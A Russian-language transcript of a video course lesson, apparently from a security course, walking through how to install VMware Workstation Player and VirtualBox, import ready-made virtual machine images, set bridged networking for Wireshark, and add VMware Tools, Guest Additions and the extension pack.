
Так что скачиваем здесь файл, получаем наш плеер VMware. Понятно, что мы тут смотрим, как он устанавливается на Windows, но процесс весьма схож и на других операционных системах. Нажимаем "Далее", "Принять условия", добавить драйвер расширенной клавиатуры. Эти опции я уберу, но это на ваше усмотрение. Вам определенно нужны обновления, если вы в целях обеспечения безопасности собираетесь использовать этот софт позже в качестве способа для изоляции.

Итак, установлено, все прошло довольно-таки легко. Вот наш плеер, а то, что я выделил, это виртуальная машина с Windows 7 на борту, пока мы устанавливали плеер, я пошел на эту страницу, уже ранее ее вам показывал, выбрал здесь операционную систему Windows 7, конечно, я мог выбрать любую другую при желании. Давайте я удалю ее из библиотеки и покажу вам, как их добавлять сюда. Мне нужно выбрать скачанную с этого сайта виртуальную машину, потому что это будет файл с требуемым для плеера расширением.




Вот этот файл, OVF-файл. Открыть. Импорт, на это может понадобиться время, в зависимости от производительности вашей машины. Теперь она установлена, выделите ее, нажмите "Запуск", это запустит операционную систему. Если нажмете правой кнопкой мыши по ней, настройки, то увидите различные виртуальные устройства, которые были установлены. Далее, у вас может быть, а может и нет, сетевой адаптер, который был обнаружен и размещен здесь. Если нет, то нужно нажать "Добавить", выбрать сетевой адаптер, далее, выбрать подходящие опции.

Обратите внимание, здесь очень важная настройка, если вы собираетесь в каком-либо виде просматривать сетевой трафик. В некоторых разделах курса мы будем смотреть на сетевой трафик при помощи анализатора протоколов под названием Wireshark. Чтобы заниматься этим, нам нужно поставить здесь режим моста. Режим моста означает, что вы присоединяетесь, как сказано здесь, напрямую к физической сети. А если выбрать NAT, то вы будете использовать хост-машину в качестве шлюза, что означает, у вас не будет возможности смотреть на сетевой трафик.




Так что нам здесь нужно поставить соединение по мосту, если мы собираемся смотреть на сетевой трафик. Отменяю эту настройку, поскольку адаптер у нас здесь уже настроен. А настройки на этой вкладке, поскольку мы скачали виртуальный образ, то это значит, что нам не нужно ничего здесь настраивать, не нужно указывать, какая гостевая операционная система будет на виртуалке, и так далее.

Давайте я запущу операционную систему. Теперь, в зависимости от того, что вы скачали, там уже будут установлены так называемые инструменты VMware (VMware Tools). Инструменты VMware - это программные драйверы, позволяющие корректно работать монитору, USB, знаете, всякие разные драйверы, какие только могут быть. Скажем, если бы вы купили ноутбук Sony, то на нем был бы установлен целый набор оригинальных драйверов Sony, так же и с VMware - внутри есть драйверы под названием инструменты VMware.




Если окажется, что эти инструменты не установлены, то вам, возможно, появится подсказка об этом, или, что более вероятно, если нужно будет их обновить. Для обновления нам нужно нажать на Player, Manage, Обновить инструменты VMware Tools и пройти через процесс их установки.

Нам тут даются некоторые указания о том, что если вы видите, что инструменты не устанавливаются, то нужно открыть диск D:\setup.exe, в общем, пройдите через этот процесс, установите их точно также, как устанавливаете любую другую программу, а вот и оно, смотрите. И нажимаем "Запустить установку". Теперь нам тут говорится, что необходимо обновить какие-то файлы, и причина, по которой их нужно обновить, в том, что, собственно говоря, инструменты VMware уже установлены, и эти процессы запущены в данный момент. Наконец-то установка завершена. Нам предлагается перезагрузить систему.



И конечно, теперь у вас есть операционная система, какой бы она ни была, вы можете с ней экспериментировать как душе угодно, не заботясь о том, что что-то может пойти не так.

Теперь, если вы посмотрите сюда, то увидите, что можно нажать на паузу или перевести в режим ожидания, нажимаем "Да", и это останавливает ее. И по сути дела это использует память и делает копию системы, и затем вы можете перезапустить ее с той паузы в работе.




Что касается недостатков VMware Workstation Player, то вы не можете делать так называемых снэпшотов. Снэпшот делает копию текущего состояния виртуальной машины. Он берет все, что есть в памяти, берет копию жесткого диска, и создает полную копию машины. Это означает, что вы можете совершить ошибку, а затем вернуть все обратно. И у вас может быть целое дерево различных снэпшотов, в которых вы делаете различные изменения и различные обновления, а в бесплатной версии этого делать нельзя, и это не очень классно. Вам может пригодиться эта функция, а может и нет.

Как бы то ни было, VirtualBox позволяет это делать, и я бы порекомендовал вам поиграться с обоими продуктами и определить, какой из них вам нравится, и если вы начнете заниматься виртуализацией более серьезно, то возможно, купите про-версию VMware, потому что в ней имеется больше функционала, чем в VirtualBox, так что смотрите сами.



Чтобы установить виртуальную машину при помощи диска или ISO-образа, их нужно сначала где-то достать. В качестве примера зайдем на сайт Debian, загружаем файл, получаем ISO-образ, теперь в плеере нажимаем "Файл", "Новая виртуальная машина", если у нас физический диск, то следует его вставить в привод и убедиться, что эта виртуальная машина может с ним работать, или я могу пойти выбрать ISO-образ, что является более распространенным вариантом.



Открываю папку "Загрузки", вот этот ISO-образ, открыть, далее, дайте машине имя, какое захотите, ведь она будет использоваться для тестирования, эти настройки не особо важны.



Вам не нужно беспокоиться об объеме, по умолчанию здесь выделяется 20Гб для диска, но виртуальная машина будет занимать все больше места во время ее использования, это в буквальном смысле виртуальный диск, и лучше будет разбить диск на несколько файлов. И можете прочитать здесь: "Разбиение диска облегчает перенос виртуальной машины на другой компьютер, но может снизить производительность при работе с очень большими дисками".

Далее, мы можем настроить виртуальную машину. Мы уже говорили о настройке сетевого адаптера, можем поменять здесь на "Мост", завершить, и далее вы проходите через процесс установки операционной системы, как обычно это и происходит. Вы можете знать или нет, как устанавливается Debian, а если это Windows, то появятся опции с подсказками, как ее установить.

А вот так мы устанавливаем Debian. Вот почему лучше брать виртуальные образы для тестирования, потому что они избавляют вас от полного процесса установки системы.


48. VirtualBox

Давайте теперь рассмотрим VirtualBox. VirtualBox бесплатный и большая его часть имеет открытый исходный код, но не вся. Если мы зайдем на эту страницу:

https://www.virtualbox.org/wiki/Downloads


Это ссылка для скачивания, есть поддержка Windows, Mac OS X, Linux и даже Solaris, а здесь ссылка для скачивания операционой системы, которая вам нужна. Сейчас мы собираемся скачать версию под Windows, нажимаем сюда, будет скачан исполняемый файл. Нам также может понадобиться вот это, "Все поддерживаемые платформы", вот ссылка. Что же это такое? Большая часть VirtualBox имеет открытый исходный код, но есть и некоторые вещи, имеющие закрытый исходный код, поэтому они поставляются раздельно или внутри этого пакета, это такие вещи, как поддержка USB 3, VirtualBox RDP и также шифрование образов дисков. Нажимаем и дополнительно скачиваем этот пакет. Идем в папку с загрузками, там у нас VirtualBox, двойной клик по нему, запускаем, и это довольно стандартный процесс установки. Проходим через все опции.

Теперь, если мы настраиваем его в качестве тестовой среды, приемлемо выбрать все эти компоненты. Здесь у нас всего лишь предупреждение о том, что ваша сетевая карта будет отсоединена, а затем вновь подключена после окончания установки. Вам нужно нажать "Да" на вопросы о драйверах и безопасности. Можете при желании поставить галочку "Всегда доверять программному обеспечению от Oracle", я этого делать не буду, поскольку не доверяю Oracle полностью, даже несмотря на то, что это лишь тестовая машина для курса. И мы можем начать.



Теперь переходим к OSBoxes и это позволит мне скачать VDI-версию VirtualBox, ее можно открыть нажав "New", выбрать операционную систему, в данном случае это версия Линукс.

www.osboxes.org/linux-lite






Далее, далее, использовать существующий виртуальный диск, Линукс Лайт. Это форматы виртуальных дисков. И вот, я могу установить ее. Здесь она начинает загружаться как любая другая операционная система. Я удалю ее.


https://dev.windows.com/en-us/microsoftedge/tools/vms/windows/

Если вы скачали OVA или OVF файл, а вы можете найти подобные файлы вот здесь, по этой ссылке, я тоже их скачал, то можно зайти в меню "Файл", "Импорт приложения", найти приложение, которое вы скачали, вот оно, это OVA-файл, далее, и здесь вам предоставляется возможность изменить ваши настройки сети и различные другие настройки.


Нажимаем "Ввод", это займет немного времени, в зависимости от скорости вашей машины. Как только импорт будет завершен, вы увидите это здесь, запущено. Это операционная система, Windows 7, можете нажать правой кнопкой мыши, "Настройки", изменить все текущие настройки, которые вы видите.



Сеть, вам необходимо поставить соединение по мосту. Как мы уже обсуждали, если вы хотите иметь возможность мониторить трафик, а не пропускать его через хостовую машину. Можете заметить здесь, настройки сети меняются, поскольку я поменял их на соединение по мосту. Работает, вот все виртуальные приводы и устройства, вот ваш сетевой мост, USB, видеопамять и так далее.



Теперь, если вы хотите настроить операционную систему в виртуальной машине с диска или образа ISO, вам нужно зайти в меню "Новое" и сначала настроить шаблон вашей виртуальной машины. В данном случае я выбираю Linux Debian 32 бита, а вы можете выбрать какую-либо другую, которую собираетесь использовать. "Создать виртуальный диск сейчас", "Создать", использование VDI нас устроит, большая часть настроек по умолчанию подойдет нам для тестовой среды. Динамически выделенный объем диска, это лучший вариант, он означает, что в этом случае объем виртуального диска будет увеличиваться по мере надобности вместо создания одного большого диска, что сохранит вам больше памяти. 8 гигабайт лимит на объем виртуального диска, этого должно хватить, если только вы не собираетесь создавать большие файлы. И затем нам нужно поместить диск в эту машину и запустить ее.




Идем в "Настройки", "Запоминающие устройства", видим здесь пустой диск. Теперь, если я нажму сюда, или сюда, то я смогу выбрать местоположение, откуда я хочу выбрать этот диск, если у вас физический диск, то вы можете выбрать его, выбрать, где этот диск находится, возможно, он на диске D, либо вы можете выбрать виртуальный диск типа ISO, который я скачал, вот эта 32-битная версия, и таким образом он оказывается смонтирован здесь.

Нажимаем ОК. Пуск, и вот, начинается процесс установки, как если бы это была любая другая операционная система, которая у вас имеется. Если это Windows, то вам нужно будет пройти через процесс установки Windows, у нас тут установка Debian. Я запустил графическую версию установки Debian, вам нужно пройти через нее, чтобы установить эту систему.


И одна из причин, почему вам стоит скачать виртуальные образы вместо всего этого, заключается в том, что вам не придется проходить через подобные процессы установки системы, поскольку кто-то другой уже сделал это для вас, если вы взяли виртуальные машины с уже загруженными, установленными и настроенными системами.

Очевидно, что если вам нужно нечто особенное, то вам придется установить и настроить систему самостоятельно.

В VirtualBox есть такая вещь как Guest Additions ("Гостевые дополнения"). Это похоже на инструменты VMware Tools, это добавляет такие возможности, как вырезать и вставить между гостевой и хостовой системами, и улучшенную поддержку других возможностей гостевых операционных систем.




Однако в VirtualBox не очень понятно, как установить это, нажимаем правой кнопкой мыши на интересующей вас виртуальной машине, "Настройки", и затем на "Запоминающие устройства", далее выбираем пустой слот для диска. Можете добавить диск, если его у вас еще нет.




Далее выбираем здесь, "Выбрать виртуальный оптический диск", и вам нужно указать путь до места, куда вы установили VirtualBox. "Program Files", "Oracle", "VirtualBox", и там вы увидите ISO-файл, который они туда поместили под названием VBoxGuestAdditions.iso. Нажмите на "Открыть" и вы увидите, что он добавлен как образ ISO, и он будет доступен во время загрузки операционной системы. Это работает точно также, как любой другой ISO-диск. Так что нажимаем "ОК" и затем давайте запустим операционную систему и получим доступ к этому диску.

Итак, можете заметить, диск смонтирован. Можно попробовать запустить 32-битную или 64-битную версию, в зависимости от версии, которая у меня установлена, здесь 32, здесь 64. Я запущу эту. Пройду через все опции. По завершении всегда нужна перезагрузка.




И для включения дополнительных возможностей идем в "Настройки", "Расширенные", "Общий буфер обмена", можете выбрать, будет ли он направлен от хостовой к гостевой системе или от гостевой к хостовой, или двунаправленный. Также можно настроить "Drag-and-drop" - перетаскивание, например чтобы вы могли что-нибудь перетащить из хостовой системы сюда в гостевую.

Понятно, что все это вызывает вопросы безопасности, но мы настраиваем тестовую среду. Вы также можете настроить общие папки, чтобы обмениваться файлами между вашими гостевой и хостовой операционными системами, опять же, встают вопросы безопасности, но это лишь тестовая среда. В общем, это были "Гостевые дополнения".



Вам также нужно будет установить пакет расширений для VirtualBox, напомню, это нужно для поддержки контроллеров USB 2 и 3, доступа к виртуальной машине по RDP, шифрования образов дисков виртуальных машин, но вы можете погуглить, чтобы узнать, что еще поддерживает этот пакет, в основном он предоставляет вам полную функциональность VirtualBox.

Если вы зайдете в "Файл", "Параметры", "Расширения", нажмете сюда,




выберете расширение, которое скачали. Вот оно:

Oracle_VM_VirtualBox_Extension_Pack-x.x.x-xxxx.vbox-extpackxxx- current version

